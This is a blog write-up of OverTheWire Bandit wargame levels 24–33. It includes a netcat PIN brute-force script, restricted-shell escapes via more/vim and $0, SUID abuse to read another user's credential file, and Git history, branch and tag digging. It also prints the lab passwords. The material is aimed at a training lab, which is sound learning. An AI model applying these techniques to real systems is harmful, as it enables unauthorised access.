OverTheWire Bandit Wargame — Levels (24–33) | Final Part
Part 3 — The Final Phase
OverTheWire Bandit Wargame — Levels (24–33) | Final Part
Part 3 — The Final Phase
This is it… the final part of my journey through the OverTheWire Bandit wargame.
In this part, things start to get more interesting and closer to real-world scenarios. Let’s smash the remaining questions
Level 24 → 25
🧩 Challenge Goal
There is a service running on:localhost:30002 This service expects: password + 4-digit pincode
👉 If both are correct → it returns the next password.
❗ The Problem : You already have the password (bandit24) — You DON’T have the pincode
And there is no trick to get it… The only way → try all possibilities (Brute Force)
🎯 In our case: 0000 → 9999
We will write a Script to do this
Step 1 → cat /etc/bandit_pass/bandit24 get the password
Step 2 → nano brute.sh create the script
#!/bin/bash

for i in {0000..9999}
do
        echo "gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8 $i"
done| nc localhost 30002
nc (netcat)→ used to send data to the service
Step 3 → chmod +x brute.sh and run it ./brute.sh
wait a bit , the script will try all combinations automatically

Then use the password to log into the next level: iCi86ttT4KSNe1armKiwbQNmB3YJP3q4
Level 25 → 26
🧩 Challenge Goal
You have access to user bandit26 using a private SSH key…
But there is a problem:
❗ The shell is NOT
/bin/bash❗ It’s a restricted program (not a real shell)
👉 Your mission: escape it and get the password
🧠 First, Understand the Situation
From the previous level, you got: Private SSH key for bandit26
So normally you would do:
ssh -i key bandit26@bandit.labs.overthewire.org -p 2220When you login directly, the session closes immediately because of the restricted shell. So we prepare everything first, then control the behavior using terminal resizing.

🧠 What does this do?
- Opens a file — Uses
moreto display it — Exits immediately
1️⃣ Prepare the key (on your machine) → nano bandit26_key
2️⃣ Fix permissions → chmod 600 bandit26_key
3️⃣ Resize terminal → 👉 Make it small vertically
4️⃣ Login → ssh -i bandit26_key [bandit26@bandit.labs.overthewire.org](mailto:bandit26@bandit.labs.overthewire.org) -p 2220 💥 Now what happens? more can’t display everything — It enters interactive mode , You see: — More —
5️⃣ Press: v → You are now inside vim
🧠 Now you are in control → Running as: bandit26
so, Get a real shell inside vim
:set shell=/bin/bash
:shell
Then use the password to log into the next level: s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ
Level 26 → 27
🧩 Challenge Goal
You already have a shell as bandit26 But… ❗ you still can’t read the next password directly (bandit27)
🧠 Where are you now?
From the previous level, you:
- Escaped from
more— Enteredvim— Spawned a shell
👉 So now you are: bandit26

the bandit27-do file → This is NOT a normal file , this is a SUID binary a program that runs with the owner’s privileges, not yours — in this case File Owner → bandit27 and you’re bandit26 👉 When you run it, It executes as bandit27
./bandit27-do cat /etc/bandit_pass/bandit27Then use the password to log into the next level: upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB
Level 27 → 28
🧩 Challenge Goal
You have a Git repository on the server.
Git is a Version Control System → it tracks changes in files over time → allows you to explore history, branches, and hidden data
👉 Your job is to: Clone it to your local machine — Explore it — Find the password for the next level (❗ This level is done from your own machine (not Bandit server))
Steps : Clone The Repository
git clone ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit27-git/repogit clone→ downloads the repository with all files and history

so, A new folder will be created repo

Then use the password to log into the next level: Yz9IpL0sBcCeuG7m9uQFt8ZNpS4HZRcN
Level 28 → 29
🧩 Challenge Goal
You have a Git repository on the server.
👉 Your job is to: Clone it to your local machine — Explore it — Find the password for the next level The Twist in the previous level : Password was directly in a file but there The password is NOT in the current files so it is in the Git history
💡 Insight: Git history can expose secrets even if they were deleted.
Step 1 → run it on your local machine
git clone ssh://bandit28-git@bandit.labs.overthewire.org:2220/home/bandit28-git/repo
- remove your repo folder from previous level to avoid any problem
rm -rf repo
Step2 → These are the rest of steps in the photo below

- The Trick : Someone deleted the Password but forgot something important The Git never forgets even if a file is edited , old versions still exists in
commits,history - Git never forgets → even deleted data still exists in old commits
Step 3 → git log — you will see commits like
git log→ shows all previous commits (history of the project)

Step 4 → git show <commit_id>
git show →shows what changed in that specific commit

Then use the password to log into the next level: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
Level 29 → 30
🧩 Challenge Goal
You have a Git repository again.
👉 Your mission: Clone it to your local machine — Explore it — Find the password — Work from your local machine
💡 Insight: Sensitive data may exist in hidden branches.
Step 1 → Clone the repo
git clone ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repoStep 2 → enter the repo and cat the file so the password doesn’t exist so, it probably in history , commits, or branches


Step 3 → We will see first in the history so, no password exists

Step 4 → We will see in the branches
git branch -a

git checkout dev
git branch -a→ shows all branches (local + remote)git checkout <branch_name>→ switches to another branch

Then use the password to log into the next level: qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
Level 30 → 31
🧩 The Challenge Goal
You have a Git repository.
👉 Your job: Clone it locally — Explore it — Find the password
so Level 28 → the password was in history
and Level 29 → the password was in the branch
therefore Level 30 → the password will be in the tag
💡 Insight: Tags can store important snapshots (including secrets).
Step 1 : clone the repo
git clone ssh://bandit30-git@bandit.labs.overthewire.org:2220/home/bandit30-git/repoStep 2 : enter the repo ,catthe file and there is no password
Step 3 : execute git tag we will see a file
Step 4 : read the file content git show secret
git tag→ shows tags (saved points in the repo history)git show <tag>→ shows the content of that tagged version

Then use the password to log into the next level: fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
Level 31 → 32
🧩 Level Goal (Simple)
You have a Git repository like the previous levels… 👉 but this time it’s not just about reading files.
❗ You need to edit + commit + push so the server gives you the password. so basically you will clone, edit, commit, push
💡 Insight: Misconfigured repositories can allow unauthorized contributions.
Step 1 → Clone the repo
git clone ssh://bandit31-git@bandit.labs.overthewire.org:2220/home/bandit31-git/repoStep 2 → enter the directory and read the README

Step 3 → he requires making a file with this content →
echo “May I come in ?” > key.txt
Step 4 → so, force git and add it git add -f key.txt
-f→ force = bypass .gitignore
Step 5 → commit it git commit -m “key.txt”
git commit→ saves your changes locally
Step 6 → so before commit we should have made these commands cuz git requires user name and email to create commits
git config --global user.email "example@gmail.com"

git config --global user.name "name"
git config --global user.email→ sets your email for commitsgit config --global user.name→ sets your name for commits
and execute the commit command
Step 7 → push **git push**
git push→ sends your changes to the remote server


Then use the password to log into the next level: 3O9RfhqyAlVBEZpVb6LYStshZoqoSx5K
Level 32 → 33
🧩 The Challenege Goal
After all the Git stuff… 👉 You’re back to: Escape from a restricted shell
💡 Insight: Restricted shells are not always secure.
Step 1 → ssh bandit32@bandit.labs.overthewire.org -p 2220
Which will appear to you : UPPERCASE SHELL
Linux is case sensitive , we need a way to exit this shell

so let’s try this command → $0 , You’ll find yourself inside a sh shell without any restriction and
let’s get the password cat /etc/bandit_pass/bandit33

Then the last password in this game : tQdtbs5D5i2vJwkO8mEyYEyTL8izoeJ0
[embed]
🎬 Final Ending
You broke files ✔️ You broke services ✔️ You broke Git ✔️ And finally… You broke the shell itself 💀🔥
You didn’t just finish Bandit… You built the mindset of a pentester 😏
See you soon dude in another writeup
Contact Me :
X (Twitter): @ZeyadMohamedAly || LinkedIn : Zeyad Mohamed Aly
메타데이터
- post_id
- 5b6d8fcb45a7
- slug
- overthewire-bandit-wargame-levels-24-33-final-part-5b6d8fcb45a7
- url
- https://medium.com/@zeyadmoaly/overthewire-bandit-wargame-levels-24-33-final-part-5b6d8fcb45a7
- canonical_url
- https://medium.com/@zeyadmoaly/overthewire-bandit-wargame-levels-24-33-final-part-5b6d8fcb45a7
- author_url
- https://medium.com/@zeyadmoaly
- status
- ok
- fetched_at
- 2026-07-16 12:50:01